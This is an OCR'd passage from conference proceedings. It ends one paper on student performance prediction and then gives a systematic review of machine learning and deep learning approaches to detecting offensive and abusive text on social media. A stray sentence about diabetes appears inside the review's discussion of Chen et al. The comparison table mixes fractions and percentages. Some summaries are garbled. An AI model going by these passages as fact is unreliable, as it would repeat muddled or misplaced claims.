Fuzzy logic is a method of variables computing that enables the computation of numerous possible conditional probabilities using the exact attributes. Fuzzy logic is a type of logic that is used to simulate human understanding as well as thinking. It is a computing technique that focuses on "truth degree" instead of the conventional "correct or incorrect" (1 or 0) binary decision logic that the digital machine is built on "fuzzy" refers to something unclear or ambiguous [18]. A fuzzy system can be described as a set of IF–THEN logic containing fuzzy propositions, a mathematical or differential calculation containing random variables as variables that represent the uncertainty of attribute values. In Table 2, various existing methods of student performance prediction (SPP) with attributes and performance metrics.

The comparison of various existing methods of student performance prediction (SPP) is presented in Figs. 4 and 5. The comparison analysis of different current methods of student performance prediction provided that the naïve Bayes method has attained maximum accuracy, precision, and recall compared to the other academic prediction models.

Table 2 Existing methods of student performance prediction (SPP)

Methods	Attributes	Recall	Accuracy	Precision
ANN [6]	Evaluation score	0.89	0.56	0.57
CNN [13]	Attendance	–	0.76	–
SVM [13]	CGPA	0.65	0.6488	0.64
The decision tree [16]	CGPA	–	0.85	–
K-NN [17]	Gender	62.9	0.63	63.4
Naïve Bayes [17]	Gender	93.6	0.93	93.17




Fig. 4 Comparison between several existing models with an accuracy rate




Fig. 5 Comparison between several existing models with recall and precision rate

5 Conclusion and Future Work

This paper analyzed recent research on student performance prediction (SPP) models. Estimating student achievement is the most efficient approach for learners and educators to enhance learning by ensuring that students complete their courses on time. Existing research has used a range of methodologies to develop the best forecasting models. Many factors were selected and evaluated to identify the most critical and robust characteristics to estimate an optimal framework. Attendance, CGPA, race, and evaluation score have all been used by the majority of the investigators. Several features have an immense impact on whether or not a learner will complete their studies. Among the most critical aspects of evaluating academic achievement are the forecasting techniques. Several researchers use the decision tree, artificial neural network, support vector machine (SVM), K-Nearest Neighbor K-NN, and other categorization, prediction, and segmentation techniques. Many use a combination of strategies to create a more reliable system with higher predicted accuracy. The comparison analysis of various existing methods of student performance prediction provided that the naïve Bayes method has attained maximum accuracy, precision, and recall. Further work will introduce the novel feature extraction and prediction models with mathematical expressions to fetch the reliable feature values and improve the classification metrics.

References

1. Zhang Y, Yun Y, An R, Cui J, Dai H, Shang X (2021) Educational data mining techniques for student performance prediction: method review and comparison analysis. Front Psychol 12
2. Agrawal H, Mavani H (2015) Student performance prediction using machine learning. Int J Eng Res Technol 4(03):111–113
3. Chango W, Cerezo R, Romero C (2021) Multi-source and multimodal data fusion for predicting academic performance inblended learning university courses. Comput Electr Eng 89:106908
4. Silva J, Romero L, Solano D, Fernandez C, Lezama OBP, Rojas K (2021) Model for predicting academic performance through artificial intelligence. In: Computational methods and data engineering, Springer, Singapore, pp 519–525
5. Alshabandar R, Hussain A, Keight R, Khan W (2020, July) Students performance prediction in online courses using machine learning algorithms. In: 2020 International joint conference on neural networks (IJCNN), IEEE, pp 1–7

6. Al Nagi E, Al-Madi N (2020, October) Predicting students performance in online courses using classification techniques. In: 2020 International conference on intelligent data science technologies and applications (IDSTA), IEEE, pp 51–58
7. Raga RC, Raga JD (2019, July) Early prediction of student performance in blended learning courses using deep neural networks. In: 2019 International symposium on educational technology (ISET), IEEE, pp 39–43
8. Czibula G, Mihai A, Crivei LM (2019) S PRAR: a novel relational association rule mining classification model applied for academic performance prediction. Proc Comput Sci 159:20–29
9. Kabakchieva D (2012) Student performance prediction by using data mining classification algorithms. Int J Comput Sci Manage Res 1(4):686–690
10. Jacob J, Jha K, Kotak P, Puthran S (2015, October) Educational data mining techniques and their applications. In: 2015 International conference on green computing and internet of things (ICGCIoT), IEEE, pp 1344–1348
11. Shahiri AM, Husain W (2015) A review on predicting student's performance using data mining techniques. Proc Comput Sci 72:414–422
12. Zacharis NZ (2016) Predicting student academic performance in blended learning using artificial neural networks. Int J Artif Intell Appl 7(5):17–29
13. Ma Y, Zong J, Cui C, Zhang C, Yang Q, Yin Y (2020, January) Dual path convolutional neural network for student performance prediction. In: International conference on web information systems engineering, Springer, Cham, pp 133–146
14. Burman I, Som S (2019, February) Predicting students academic performance using support vector machine. In: 2019 Amity international conference on artificial intelligence (AICAI), IEEE, pp 756–759
15. Support vector machine (SVM) algorithm-Javatpoint, 2021. www.javatpoint.com. [Online]. Available: https://www.javatpoint.com/machine-learning-support-vector-machine-algorithm. Accessed 24 Dec 2021
16. Pandey M, Sharma VK (2013) A decision tree algorithm is pertaining to the student performance analysis and prediction. Int J Comput Appl 61(13)
17. Amra IAA, Maghari AY (2017, May) Students performance prediction using KNN and Naïve Bayesian. In: 2017 8th International conference on information technology (ICIT), IEEE, pp 909–913
18. Barlybayev A, Sharipbay A, Ulyukova G, Sabyrov T, Kuzenbayev B (2016) Student's performance evaluation by fuzzylogic. Proc Comput Sci 102:98–105

An Exploration of Machine Learning and Deep Learning Techniques for Offensive Text Detection in Social Media—A Systematic Review

Geetanjali Sharma, Gursimran Singh Brar, Pahuldeep Singh, Nitish Gupta, Nidhi Kalra, and Anshu Parashar

Abstract The increasing popularity of usage of social media platforms such as Facebook, Twitter, and What's App has also given a potential to spread hatred or to cause harassment or inconvenience by using offensive and abusive texts on these platforms. It has been identified that offensive language is a significant problem for the safety of both social platforms and their users. The circulation of offensive or abusive language to the online community undermines its reputation, scares away users and also directly affects their mental growth. Offensive or abusive text just not only affects users but also affects stakeholders such as governments, autonomous organizations, and social media platforms. Every day such stakeholders have to spend long hours to remove such content manually from these platforms. So, there arises the need to detect offensive and abusive text in user's posts, messages, comments, blogs, etc., automatically. To address this issue, detection of offensive/abusive text in user's message, posts, comments, blogs, etc., has become a crucial task in recent times. There are various machine-learning and deep learning approaches existing in literature to identify such abusive texts. We have followed a systematic review process, in which we aim to explore the various machine learning or deep learning approaches adopted by various researchers to detect and the offensive/abusive speech

G. Sharma · G. S. Brar · P. Singh · N. Gupta · N. Kalra (✉) · A. Parashar
Computer Science and Engineering Department, Thapar Institute of Engineering and Technology, Patiala, Punjab, India
e-mail: nidhi.kalra@thapar.edu

G. Sharma
e-mail: gsharma3_be17@thapar.edu

G. S. Brar
e-mail: gbrar_bemba17@thapar.edu

P. Singh
e-mail: psingh_bemba17@thapar.edu

N. Gupta
e-mail: ngupta_bemba17@thapar.edu

A. Parashar
e-mail: aparashar@thapar.edu

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_45

in user's textual posts, messages, comments, blogs, etc. This systematic review will help to strengthen the design and implementation of a new and efficient approach for automatic detection and removal of abusive or offensive text in user's message or post. This deep exploration of the existing techniques will further have strong benefit to people, society, government, and social platforms in order to avoid spreading of hatefulness, harassment through social media.

Keywords Hate speech detection · Abusive messages filtering · Offensive text detection · Machine learning · Deep learning · Social media · E-governance

1 Introduction

With the increase usage of online community such as Facebook, Twitter, and WhatsApp as a communication channel, there is a steep rise in use of abusive and offensive messages/posts/comments and foul language on these platforms. Offensive language has emerged as a major issue for online communities and their users' well-being. The abusive and offensive text have negative impact not only on users' but also on government and social media platforms [1–4]. With the increasing crime due to offensive/threatening messages received by users, it is very important to have some form of a filter that could prevent the attacking user from sending such offensive/violent words which could destroy the peace of, individuals and society. Every day such stakeholders have to spend a lot of time to remove such content manually from these platforms. One of the example: "Administrators of Sweden's Lund University request people to not to write irrelevant comments related to its name on their university page, because as administrator they need to spend many hours to delete hundreds of irrelevant comments to keep their university's page manageable [5]. Government also defined Section 66A of the IT Act which states the punishment for sending offensive or abusive message through computer or any other communication device like a mobile, tablet, etc. The abundance prevalence of abusive and offensive text on these platforms had raised the need for automatic systems for detecting abusive and offensive language [6–11].

In this work, we contribute to this issue by providing a deep literature review of different machine learning approaches presented in this area. We adopt a systematic approach; we just not only analyzed different machine learning approaches used for detection of offensive text, but also explored available datasets for training and development of new machine learning models.

1.1 Motivation

The motivation for this survey was to clearly analyze the existing approaches, algorithms, and methods used to detect and identify the abusive and offensive text in online content. This survey helps to identify the problems that were solved by these approaches and the ones that could not be. Along with that, it provides an overview of how these methods can be better utilized to detect offensive text. An exhaustive review process was adopted, particularly motivated from these facts:

- The need of the existing approaches and the benefits of the existing machine learning and deep learning approaches to detect offensive text.
- To explore the available datasets for training and development of new machine learning and deep learning models.
- To identify which machine learning and deep learning techniques are widely adopted by various researchers.

Thus, there is a need to understand and explore existing approaches that can be used to detect the offensive text in online content of social platforms.

1.2 Outline of the Paper

This paper is organized as follows: Sect. 2 specifies the review methodology considered in this paper. Section 3 represents the detailed review of existing machine learning approaches used for offensive text detection. In Sect. 4, we also present related available datasets. In Sect. 5, we summarize the main research gaps and challenges in this field and highlight some future prospects and finally we conclude.

2 Review Methodology

2.1 Search Criteria

We started finding relevant literature in the domain of offensive or hate text detection. It has been observed that there are several approaches proposed in recent times to detect offensive or hate text using different machine learning (ML) models. In this section, we have formulated few research questions, and to address these questions, we have discussed the systematic review process adopted, i.e., search process, inclusion and exclusion criteria, etc.

2.1.1 Research Questions

We have formulated some research questions described in Table 1 to perform this review in a systematic manner. The following research questions will be addressed:

Table 1 Research questions

RQ#	Research question	Addressed in (section)
RQ1	What is the publication trend for machine learning (ML) and deep learning (DL) based offensive or hate message detection?	Section 2
RQ2	What is the various machine learning (ML) and deep learning (DL) based models for detecting offensive or hate messages?	Section 3
RQ3	What are the relevant available datasets in the area of offensive text detection?	Section 4
RQ4	Which prediction models or model family is widely adopted by various researchers?	Section 5

2.1.2 Search Process

We searched for all the relevant papers published from the years 1999 to June 2020 in various conferences, workshops, and journals of repute. We explored all popular search engines namely Google, Google Scholar, Research Gate, and also web portals of leading publication houses including IEEE, ScienceDirect, ACM, Springer, etc., for finding related literature. We have indicated the search process followed in underline work (Table 2).

Table 2 Search process

Sr. No.	Time Line (start and end date of papers searched)	Major term/keywords/sentence searched	Search engine used	# Paper searched	#Papers excluded	#Paper remaining
1	1999–2020	(i) Abusive/Offensive Text in Social Media/WhatsApp/ Facebook/Twitter, etc. (ii) Hate/Offensive/Abusive message or text detection and prediction in social media (iii) Machine learning approaches for offensive language detection, antisocial behavior (iv) Impact of hate speech on people, government, social media platforms, etc	Google scholar, research gate, science direct, IEEE, Springer, Wiley, etc.	131	53	78

2.1.3 Inclusion and Exclusion Criteria

Table 3 describes the inclusion and exclusion criteria followed to choose the relevant papers to review and Fig. 1. Describes the publication trend of relevant papers year wise.

Table 3 Inclusion and exclusion criteria followed to choose the relevant papers

Inclusion criteria	(a) Only publication between year 1999–2020 (b) Used machine learning models to detect and identify abusive and offensive text (c) More relevant to detect and predict offensive words/text in social media content of Facebook, WhatsApp, Twitter, etc. (d) Papers which had experimented on a big and worthy data sets, and papers which did semantic analysis of the sentences, were also taken for this study (e) All reputed journals and conference proceedings paper
Exclusion criteria	(a) Papers in which other filtering techniques are used rather than machine learning techniques (b) Papers in which offensive text detection is done on other e-content rather than social media (c) Papers specifically addressing datasets of only images and videos




Fig. 1 Publication trend (in %) year-wise

3 A Systematic Review on Research in Machine Learning and Deep Learning Based Offensive Text Detection

In the past many researchers [3, 12–49] applied different machine learning and deep learning algorithms and their variant to deal with the offensive/violent message/text detection in the online platforms. Many researchers focused their research on detection or prediction, with an emphasis on social media platforms. Many of the proposed works use feature extraction from text such as bag of words and dictionaries, some uses NLPas tools [6, 12–19]. In the following sections, we have discussed researches inclined towards the application of machine learning or deep learning models.

3.1 Basic Machine Learning Models for Offensive Text Detection

Majority of researches are applied naïve Bayes, SVM, decision trees and random forest models for detecting abusive or offensive text messages circulated on the social media [12–19]. Gaydhani [5] applied classification model trained on n-gram/TFIDF [20] and experimented on publicly-accessible Twitter datasets [14]. They have applied Logistic Regression, Naive Bayes and Vector Machines as classifier models. Plaza et al. [7] have developed SVM-based classifier system incorporating lexical features and an offensive/profane word list. Model performed the binary classification for identifying that a post/text contains offensive language or not. Further, Srividya et al. [8] explored the hybrid classifiers including SVM–ELM, SVM–NAIVE, NAÏVE-ELM, and NAIVE–ANFIS combination models. Their goal was to give end consumers control over the delivery of undesirable messages through social media. A machine learning-based short text classifier (STC) has been proposed to filter the annoying messages of undesirable users in order to give users with this type of privacy option [21]. Latent semantic analysis is used in the STC to extract and represent the contextual meaning of words. To address the multilanguage text [13], Sigurbergsson and Derczynski [9] analysed the linguistic features patterns that prove hard to detect. They construct a Danish dataset containing user-generated comments from Reddit and Facebook applications. They have proposed automatic classification techniques that can be used for both English and Danish. The top-performing English language classifier had a macro-averaged F1-score of 0.56, whereas the top-performing Danish language classifier had a macro-averaged F1-score of 0.63.

Some authors used AI techniques to predict abusive behaviors in social platform. Dikwatta and Fernando [10] has created a text corpus and developed classification algorithm using natural language processor and a rule-based parser for building feature vector. The decision tree-based approach was used to classify the text as 'okay,' 'maybe' or 'flame'. Lee et al. [14] developed a decision method to effectively identify (obscured) abusive text using an unattended learning of false terms based on the word2vec skip-gram and cosine similarity. The decision-making mechanism used a wide variety of effective tools, including blacken list, *N*-gram, editing distance thresholds, mixed languages, abbreviations, punctuation, and special words for the identification of intentional fluttering of abusive expressions [20]. Their systems improved abusive and non-abusive word lists with an unattended learning interface and multiple apps. They provided a single system which enhances abusive and management of hate text.

Shirani-Mehr [22] also applied various machine learning algorithms to identify SMS spam and developed an application for high-precision filtering of SMS spams. In their approach, they pre-processed the dataset and then naive Bayes, SVM were applied and implemented in MATLAB and Python using scikit learn library. Their results indicated that multinomial naive Bayes with Laplace smoothing, and SVM with linear kernel outperforms as compared to other approaches. The best classification was predicted by SVM learning algorithm with 97.64% accuracy, and naive Bayes with an accuracy of 97.50% was found to be the improved second-best classifier as per their research. Both naive Bayes and SVM were used by Shahi and Yadav [23] to identify the Nepalese text messages as spam and not spam. The analysis has been carried out and the found accuracy 87.15% and 92.74% for SVM and naïve Bayes, respectively. Naïve Bayes performed better classification as compared to SVM on the basis of precision also. Many industries, including education, telecommunications, and retail management, have used data mining to address business challenges. It has become necessary due to characteristics such as classification, clustering, and association rule mining.

Further, Sethi and Bhootna [24] explored how to use Bayesian filtering techniques could be used to block spam on emails. They have performed experiments spam collections with some different names using machine learning algorithms. Their findings concluded that the Bayesian filtering techniques moved effectively from email to spam. Naive Bayes has been introduced by Kim and Hwang [25] as a classifier. They applied the naive Bayes equations and estimated the results. They had compared the methods of selecting the attribute by varying number of tags selected. They also tried other algorithms and measured the efficiency, but they found naive Bayes as the best algorithm. Gross and Gross [11] also proposed method of checking the plurality in electronic text documents. Chhabra et al. [26] regarded SVM as an efficient way to filter spam. They took six data sets and combined them to get five new data sets. The raw mails (both training and testing) were translated to the .csv format and the training module's most common terms (both ham and spam) were measured. Approximately, 5000 most common words from both spam and ham mails has been picked and mixed them together to form 7000 most frequently used words. They, then allocated a unique integer for each word and used the above features to convert the .csv format to SVM light format. Further, a template had been created by applying SVM to learn from the file and finally performed SVM classification to the test module. Their experiments indicated that SVM is better algorithm because of its acceptable value of precision as compared to decision tree.

Christina et al. [27] have performed classification using multilayer perceptron, decision tree and naive Bayes for training the dataset in WEKA for spam filtering in email. Multilayer perceptron made better predictions than other algorithms. Moreover, neural network classifier and multilayer perceptron took more time to construct the model. Multilayer perceptron gave 99.3% accuracy. Mujtaba and Yasin [28] performed the classification of the incoming SMS on mobile phone on the basis of spams. They have also applied namely, naive Bayes, Weka decision tree, and multilayer perceptron. They classify the data set such as spam and ham using these machine learning algorithms and then categorized the unlabeled data from the learned relationship and reported the results. From the results they have evaluated, naive Bayes performed the best among the other algorithms with an accuracy of around 93%.

Chen et al. [1] described the approach to use in most websites to divide into two categories, i.e., pre-publishing and post-publishing. In moderation of pre-publication, each comment is reviewed before it is written. Comments are freely published in post-publication moderation, with the detection of harassment after publishing through user feedback and/or website moderators deciding whether a comment has breached community rules. Firstly, they have used multiple labelers to mark their dataset to check abusive text, and established a consistent consensus and labeling strategy. Secondly, they created a model for this labelled dataset using supervised machine learning techniques, including *N*-grams. Finally, textual and context-based feature sets were extracted as domain-specific feature sets. Diabetes affects millions of individuals worldwide, with women accounting for more than half of those affected. Developing a better diagnosis and research tool will allow us to take a step ahead in healthcare.

Karami et al. [29] investigated two large categories of SMS-specific content-based features and—linguistic inquiry and word Count (LIWC) based features. The range of their classification accuracy varied from 92 to 98% across different algorithms. Among the used algorithms, the boosting of random forest and SVM algorithms provided the best results. The comparison also revealed that they used far less features than the state-of-the-art SMS spam detection system, using a small fraction of the 81,000 attributes used in previous studies (i.e., 320 in total). Further, Ibrohim et al. [30] used the combination of word unigram, PoS and emoji features with logistic regressions as classifiers gives the highest classification performance among the other features and classifier combinations, with 79.85% accuracy and 87.51% *F*-measure.

3.2 Semantic Analysis and Bootstrapping Techniques for Offensive Text Detection

Several authors examine online data/information to detect offensive language or messages semantically [18, 32–35]. Xu and Zhu [32] examined the offensive language in the online text messages and proposed a new automated phrase filtering technique that could semantically remove the offensive language using grammatical relationships. In comparison to current automated filtering systems, the proposed filtering process gives a much similar filtering result to manual filters.

Vulgarity is also viewed with a certain rhythm or periodicity, which expresses itself in a phrase. Xiang et al. [33] examined and described the propensity to use more than one vulgar word in a piece of vulgar text. Hierarchical approach applied that took advantage of co-occurrence by means of techniques of statistical topic modelling. They have trained model to classify profane words using the map reduction method in Hadoop, which is automatically created by the use of a computer-learning program. Further, Ryan et al. [34] used machine learning algorithms as a base to test out on videos that contains some profanity. An exemplary training framework for monitoring electronic communications has been established through the development of a dataset that includes baseline information on portable electronic devices and classifies information by video content interest.

Chen et al. [35] proposed the lexical syntactic feature-based (LSF) language model to effectively detect offensive language in social media to protect adolescents, individuals and groups who are concerned about adolescent online safety. Detect could be made when online users and websites are driving teenagers with identifiable offensive content, causing applications to warn senders to control their behavior, and ultimately banning the sender if that trend persists.

Mahmud et al. [36] extracted the semantic information from general semantic structure. McCallum and Nigam [37] provided another approach to classifying the text that also requires no labeled documents. It uses a limited collection of keywords per group, a class hierarchy, and an enormous amount of easily accessible unlabeled documents. The keywords were used to allocate estimated labels by term matching to unlabeled documents. When a diverse collection of engineering science collection of engineering science research papers has been grouped into a 70-leaf subject hierarchy, keywords alone give 45% accuracy. The classifier learned by bootstrapping, reaches 66% accuracy, tier on the point of human agreement. Their experimental findings showed that the bootstrapping rule will provide for accuracies on the point of human agreement. They have also continued their research to make plans to refine their probabilistic model that allowed documents to be put throughout internal hierarchical nodes, documents to have multiple category assignments, and categories to be sculptural with multiple mixing pieces.

Alkharashi et al. [3] conducted a preliminary user analysis in their research to create a conversation transcript dataset to examine differences in behavior between online and offline community discussion. They created an online discussion forum to challenge the definitions of abusive actions based on user expectations. Their approach is for collecting conversation data to create a dataset and analyzing activity in different online discussion communities' settings. The research indicated that contrary to what they had originally predicted, ironically, the behavioral differences between online and offline community conversation found important. Almeidaa et al. [38] proposed a method for the normalization and expansion of original short and messy text messages to acquire better attributes and improve classification efficiency. Current text handling methods rely on lexicographic and semantic dictionaries, as well as state-of-the-art seminal analysis and context detection techniques. This technique is used to standardize terminology and create new attributes that can alter the efficiency of algorithms, such as redundancies and inconsistencies, and improve the extent of original text samples.

3.3 Deep Learning and Neural Networks Models for Offensive Text Detection

Deep learning methods are also have been applied on different type of online datasets [39–49]. Biere et al. [42] focused on exploring and applying a natural language processing on the Twitter [14] datasetto detect hate speech. Therefore, a convolutional neural network (CNN) has been applied on a Twitter dataset to classify tweets annotated with three labels: hate, offensive language, and neither. It can be inferred from the results that Kim's simple CNN architecture achieved strong performance approximately accuracy about 91%. Mishra et al. [43] applied two-fold process and experimented that character n-gram features are complementary to current state-of-the-art RNN approaches to abusive language detection and that can improve performance. They explicitly addressed the issue of deliberately noisy input by developing a character-level model that learns to predict embedding for unseen words. They also showed how their model worked in conjunction with character-enhanced RNN approaches.

De la Peña and Rosso [44] presented the methodology proposed which includes an ensemble [45] of a LSTM recurrent neural network and a convolutional neural network, and additionally linguistic features. Further, a classifier is proposed by Suleimanet and Al-Naymat [46] which mainly depends on using H2O as a forum to compare various machine learning algorithms including random forest, deep learning, and naive Bayes [47]. The precision, f-measurement, and runtime metrics are used for performance analysis. The average five runs for each shift parameter and ten times cross validation were used for each parameter. As the number of folds decreases, recall, f-message and accuracy increase, which has been considered a very positive improvement, which intern increase the run-time. The research made by Zainab et al. [48] concentrated on applying deep NN to mobile devices, and the spam detection testing was carried out successfully. A mobile app was developed successfully, using the Kera's sequential model trained on a spam dataset. Once a message is entered, the software classifies tells whether or not the message is a spam. This program could be extended to any messaging service and operates with no Internet connection and accuracy up to 98%.

Instead of a monolithic approach, Founta et al. [49] used a systemic approach to detect abusive behavior. They have used a single deep learning model. Firstly, they introduced the two-separate classificatory: the text and the metadata. When text is combined with metadata, the best models were designed to demonstrate how much raw text contributed to this classification function. Adding network data also boosts the output to 0.955.

4 Review on Available Datasets for Offensive Text Detection

In this section, we describe the summary of the datasets and corpus found in the literature related to offensive text detection in social media [1, 11, 15–17, 31, 50–53]. Here, we have listed some of the major publications papers which had experimented on big and worthy data sets in Table 4.

5 Challenges Related to the Study with Tentative Solutions

Detection of offensive or abusive language in online contents available on social media is very important task in order to maintain the usability and integrity. In this systematic review, we have explored existing techniques for offensive text detection using machine learning over the past years. In recent years, many researchers have explored various algorithms for detection of abusive language or message on social media. Mainly, researchers performed the classification to classify whether the content is abusive or not. In has been observed that, the prevalence of toxic messages on online media have inculcated huge interest in the researchers to proposed some approaches to automatically detection of abusive messages. Mostly, authors have analyzed data related to social media and formulated abusive language detection as a multi-label classification problem. It is challenging to categorize any text as abusive or non-abusive, and interpretation of sentences is hard for the machine to understand automatically especially for the data related to social media. Extraction of features using word *n*-grams, char *n*-grams, lexicon, and orthography are become important factor to achieve better prediction accuracy. Various data sets have been generated to train and test the machine learning models.

Recent research addressed so many aspects in this field and used machine learning and deep learning to automatically detect offensive content. Abusive language is a wide-range term and it is hard to classify a word or sentence as abusive or offensive. Several Artificial Intelligence algorithms are applied to filter out abusive words including NLP. Very few of them are focusing on the sarcasms in messages floating all over the world. This public and government concern has resulted in the creation of new study topics such as fake news identification, rumor detection, offensive/violent language detection, and so on. Few researchers addressed the issue of the biases in the existing annotations and its reflection on the predicting outcomes. One should avoid biasness while building a neural network model. Often, neural networks may absorb the biasness present in the datasets. So, reducing the chances of biasness at the data level is an important challenge. The relevant data sets need to be re-annotated and then the predicting models would be better trained by correlating AAE and abusive language. Gender balanced [72] datasets also explored to enlarge the coverage of real-life data.

In this systematic review it has been found that most of the approaches build the Machine Learning models especially for classification. RF (Random Forest), DT

Table 4 Datasets and corpus for offensive text detection in social media

Citation	Dataset
[5]	They used three datasets. The two datasets of tweets is available on Crowdflower [54, 55] and is classified into one of the following classes: "Hateful", "Offensive", and "Clean". The third dataset of tweets is published on GitHub [56], and is classified into one of the following classes: Sexism", "Racism" and "Neither" [53]
[7]	English dataset of SemEval19 Task 6 OffensEval: Identifying and categorizing offensive language in social media [57]
[8]	Real dataset of online social sites
[9]	Dataset consists of user generated comments in the Danish language from social media sites such as Reddit and Facebook
[10]	Dataset of all social media sites. They have reviewed the various methods used in the violence detection content in social media sites. Violence detection content may include comments, images, videos, etc.
[14]	Database consists of 10 million data of spoken expressions by exploring comments of news articles related to politics and economics
[22]	Database consist of 5574 text messages from UCI machine learning repository [58, 59]
[23]	Manually created data corpus of SMS text in Nepali language
[24]	Dataset consists of known 100 SMS and 50 E-mails
[25]	Dataset comprises of 31,715 users of social bookmarking systems users such as BibSonomy and del. icio.us of period Jan 1989–March 2008. Among 31,715 users 2467 are active users and remaining others are spammers. The dataset consists of seven tables, i.e., tas, tas spam, bookmark, bookmark spam, bibtex, bibtex spam, and user
[26]	Enron dataset
[27]	Dataset consist of 1500 mails (750 spam and 750 genuine) received on their own Institute mail server in six-month period
[28]	Dataset consist of 6600 messages including both Spam and non-spam
[1]	Dataset consist of user comments from 3765 news articles during the period Aug 2015–Sep 2016
[29]	Dataset consists of 5574 short messages which were manually labelled as spam/non-spam from different websites [60–64]
[30]	In this work, they prepare two datasets, first dataset they sourced from [65] and fetching Twitter tweets using Indonesian hate speech and abusive keywords. In first dataset they collected total 13,169 tweets. Second dataset they prepared using recent trending Indonesian Hash tags from April–May 2019. In this they collected total 140,127 tweets
[36]	Vandalisms in Wikipedia
[32]	Dataset consists of an 11,670 user comments fetched manually from YouTube site
[33]	Dataset comprises of tweets by crawling the Twitter API and archiving the "Garden hose" real-time stream [66]. Database includes more than 680 million and 16 million tweets, respectively, for training and testing purposes

(continued)

Table 4 (continued)

Citation	Dataset
[35]	Dataset consist of 2,175,474 distinct users' comments on YouTube comment boards for the top 18 videos. Each text comment includes a user id, a timestamp and text content
[3]	Dataset of conversation transcripts captured from both face-to-face and online-discussions
[37]	Dataset consist of 30,000 research articles in the area of computer science
[38]	They have used the well-known publically available dataset SMS Spam Collection [67] which composed of 5574 English, real and non-encoded messages, labelled as spam/non-spam
[42]	Dataset consist of 24,783 English tweets from Twitter and is classified into three classes: Hate, Offensive and Neither
[43]	One dataset from twitter [68] comprises of 16, 202 tweets, and two datasets from Wikipedia talk page [69]
[44]	Dataset comprises of 14,100 English tweets. The method for data collection and compilation is described in [70]
[46]	Dataset consists of 5574 text messages labeled as spam/non-spam from UCI Machine Learning repository [71]. The number of spam messages is 747 while the number of non-spam messages is 4827
[48]	The data set consist of 5574 messages (spam-4827, non-spam-747) from SMS Spam Collection database
[49]	They fetched the tweets and classified the datasets into different categories: Cyberbullying, hateful, offensive, sarcasm, abusive. Number of tweets extracted per category is as follows: Cyberbullying: 6091, Hateful: 16,059, Offensive: 24,783, Sarcasm: 61,075, Abusive: 85,984

(Decision Trees) and SVM (Support Vector Machine) are the most common algorithms applied for the modeling. Moreover, metrics like Precision, Recall, Accuracy, F-measure, AUC etc. are most commonly used to compute the performance of the proposed models. Nowadays, so many integrity/trust problems existing in the social media ranges from the abusive messages, fake news, and cyber bulling to hate speeches. Twitter, Facebook, WhatsApp etc., are becoming driving force to influence the users due to so unethical means [1–12, 31–45, 50–55, 70–76]. Table 5 describes the summary of the existing techniques for offensive text detection.

6 Conclusion

These language models may not be able to make people completely immune to offensive contents, because it is difficult to precisely recognize what is "offensive." It was seen that so many words were misclassified as hateful. Difficulties in classifying sarcasm, complicated words and sentences with syntax errors, punctuation used in text messages, photos, and video content are all examples of gaps in the available

Table 5 Comparative summary of existing techniques for offensive text detection

S. No.	Name of the approach	Citation	Summary
1	Basic Machine Learning models	[1–31, 45–52, 74–81]	Research is inclined towards developing a classifier system for offensive text detection, in which they used machine learning algorithms like logistic regression models, naive Bayes, SVM and decision trees. Also compared the efficiency of all the classifiers and concluded with the one which showed the highest efficiency. Some of the authors found that Naive Bayes is a better classifier than SVM on the basis of accuracy. Some of the researchers compared SVM and decision trees, and concluded that for a large dataset SVM is a better algorithm due to its sparse data format and good precision value
2	Deep Learning and neural networks	[40–52, 74–78]	Researchers also explored deep learning and neural networks approaches for offensive text detection. They used deep learning approaches like CNN and RNN for detecting hate speech. Some of the authors used a single deep learning model using CNN, but some used a two folded process using both CNN and RNN. Two folded process using both CNN and RNN approach gave them the highest accuracy

research. Using hybrid classifiers such as SVM–ELM, SVM–NAÏVE, NAÏVE–ELM, and NAÏVE–artificial neuro-fuzzy inference systems take more time and also shows poor results. The outcomes were not quite as good as they could have been. This could be because the various linguistic qualities that could be derived from social media, such as information relating to emoticons, hashtags, and URLs, were not thoroughly examined. For these types of tasks, it may be more crucial to look for properly linguistic qualities rather than constructing sophisticated models with a lot of parameters. Deep learning consumes a lot of resources, and Neural Network models are complicated. The number of layers, linkages, and flow structure are difficult for a gadget to comprehend. Also, no research paper categorically used unsupervised models at sender level. TensorFlow has mostly been used to train the models. Also, the works were not done on Hing-Lish and Pung-Lish.

